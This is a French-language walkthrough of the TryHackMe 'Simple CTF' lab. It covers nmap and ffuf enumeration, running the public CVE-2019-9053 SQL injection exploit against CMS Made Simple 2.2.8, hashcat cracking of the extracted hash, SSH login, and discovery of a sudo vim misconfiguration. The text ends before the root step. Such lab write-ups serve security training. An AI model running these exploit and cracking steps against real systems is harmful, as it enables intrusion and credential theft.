 imperialx1104/simple-ctf-writeup
Procédure pas à pas professionnelle du CTF Simple de TryHackMe couvrant l'énumération, l'injection SQL dans CMS Made Simple (CVE-2019-9053), la récupération d'identifiants, l'accès SSH, l'escalade de privilèges via Vim, et la compromission du compte root.

Rapport de résolution professionnel du CTF Simple de TryHackMe couvrant l'énumération, l'injection SQL dans CMS Made Simple (CVE-2019-9053), la récupération d'identifiants, l'accès SSH, l'élévation de privilèges via Vim et la compromission root.
Un guide complet de la salle Simple CTF sur TryHackMe, couvrant la reconnaissance, l'énumération, l'exploitation, la récupération d'identifiants, l'élévation de privilèges et la capture des flags.
| Champ | Valeur |
|---|---|
| Plateforme | TryHackMe |
| Nom de la salle | Simple CTF |
| Difficulté | Facile |
| Catégorie | Exploitation Web et Élévation de Privilèges Linux |
| Auteur | Saahil Gupta (ImperialX1104) |
Le but de cette salle est de :
Host Discovery
      │
      ▼
Port Enumeration
      │
      ▼
Directory Enumeration
      │
      ▼
CMS Discovery
      │
      ▼
Version Identification
      │
      ▼
SQL Injection (CVE-2019-9053)
      │
      ▼
Credential Extraction
      │
      ▼
Password Cracking
      │
      ▼
SSH Access
      │
      ▼
User Flag
      │
      ▼
Privilege Escalation
      │
      ▼
Root Flag

La première étape consistait à vérifier la connectivité avec la machine cible.
ping 10.49.175.174
L'hôte a répondu avec succès, confirmant qu'il était joignable.
Un scan Nmap complet a été effectué pour identifier les services exposés.
nmap -A -v 10.49.175.174
| Port | Service | Version |
|---|---|---|
| 21 | FTP | vsftpd 3.0.3 |
| 80 | HTTP | Apache 2.4.18 |
| 2222 | SSH | OpenSSH 7.2p2 |

La navigation vers le serveur web cible affichait la page d'accueil Apache par défaut.
http://10.49.175.174

À ce stade, aucune surface d'attaque évidente n'était visible.

Pour identifier les ressources cachées, un brute-force de répertoires a été effectué avec FFUF.
ffuf -u http://10.49.175.174/FUZZ \
-w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt \
-fc 200
simple [Status: 301]

Un répertoire nommé /simple a été découvert.
La navigation vers le répertoire découvert a révélé une installation de CMS.
http://10.49.175.174/simple

CMS Made Simple 2.2.8
Le numéro de version se révélera plus tard crucial.
La version du CMS a été recherchée via SearchSploit.
searchsploit "CMS Made Simple"
CMS Made Simple < 2.2.10 - SQL Injection

Une vulnérabilité connue d'injection SQL a été identifiée.
L'exploit a été copié localement pour analyse et exécution.
searchsploit -m 46635
CMS Made Simple < 2.2.10 - SQL Injection
CVE-2019-9053

L'exploit accessible publiquement a été exécuté contre l'instance cible du CMS.
python3 exploit.py \
-u http://10.49.175.174/simple/ \
--crack \
-w /usr/share/wordlists/rockyou.txt
L'exploit a extrait avec succès des informations de la base de données back-end.
[+] Salt for password found: 1dac0d92e9fa6bb2
[+] Username found: mitch
[+] Email found: [email protected]

| Élément | Valeur |
|---|---|
| Nom d'utilisateur | mitch |
| [email protected] | |
| Sel | 1dac0d92e9fa6bb2 |

Le hash extrait a été craqué avec Hashcat.
hashcat -m 20 hash.txt --show
0c01f4468bd75d7a84c7eb73846e8d96:1dac0d92e9fa6bb2:secret
| Champ | Valeur |
|---|---|
| Nom d'utilisateur | mitch |
| Mot de passe | secret |
Les identifiants récupérés ont été testés contre le service SSH.
ssh [email protected] -p 2222
secret
Welcome to Ubuntu 16.04.6 LTS

L'authentification réussie a fourni un accès shell en tant qu'utilisateur mitch.

Après avoir obtenu l'accès, le flag utilisateur se trouvait dans le répertoire personnel de Mitch.
whoami
cd ~
cat user.txt
G00d j0b, keep up!

La vérification des permissions sudo a révélé une configuration intéressante.
sudo -l
User mitch may run the following commands on Machine:
    (root) NOPASSWD: /usr/bin/vim